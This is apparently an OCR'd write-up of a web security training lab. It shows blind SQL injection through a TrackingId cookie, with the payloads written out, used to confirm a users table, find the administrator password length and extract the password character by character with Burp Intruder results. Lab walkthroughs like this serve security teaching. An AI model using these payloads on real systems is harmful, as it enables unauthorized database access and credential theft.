
- **TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a**





- TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a




- The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:
  TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a









- Verify that the "Welcome back" message appears in the response.







- Send a series of follow-up values to test different password lengths. Send:





TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a




- This the first character or password get from the attack.





Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.2.1.5 - Temporary P...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 36
Payload type: Simple list
Request count: 36
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
a
b
c
d
e
f
g
h
i
Add
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Event log (2)
All issues
Memory: 160.1MB



Attack Save
4. Intruder attack of https://0a6300f8033c420d84c42c0d009500b1.web-security-academy.net
4. Intruder attack of https://0a6300f8033c420d84c42c0d009500b1.web-security-academy.net
Attack
Save
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status code Response received Error Timeout Length Welcome back Comment
2 b 200 171 11469
3 c 200 162 11469
4 d 200 168 11469
5 e 200 177 11469
6 f 200 182 11469
7 g 200 164 11469
8 h 200 167 11469
9 i 200 173 11530 1
10 j 200 185 11469
Finished

- This the last character or password get from the attack






- Password Length is 20 and do 20 attacks and get the password by one by one




- Finally, entering the password you can solve the lab

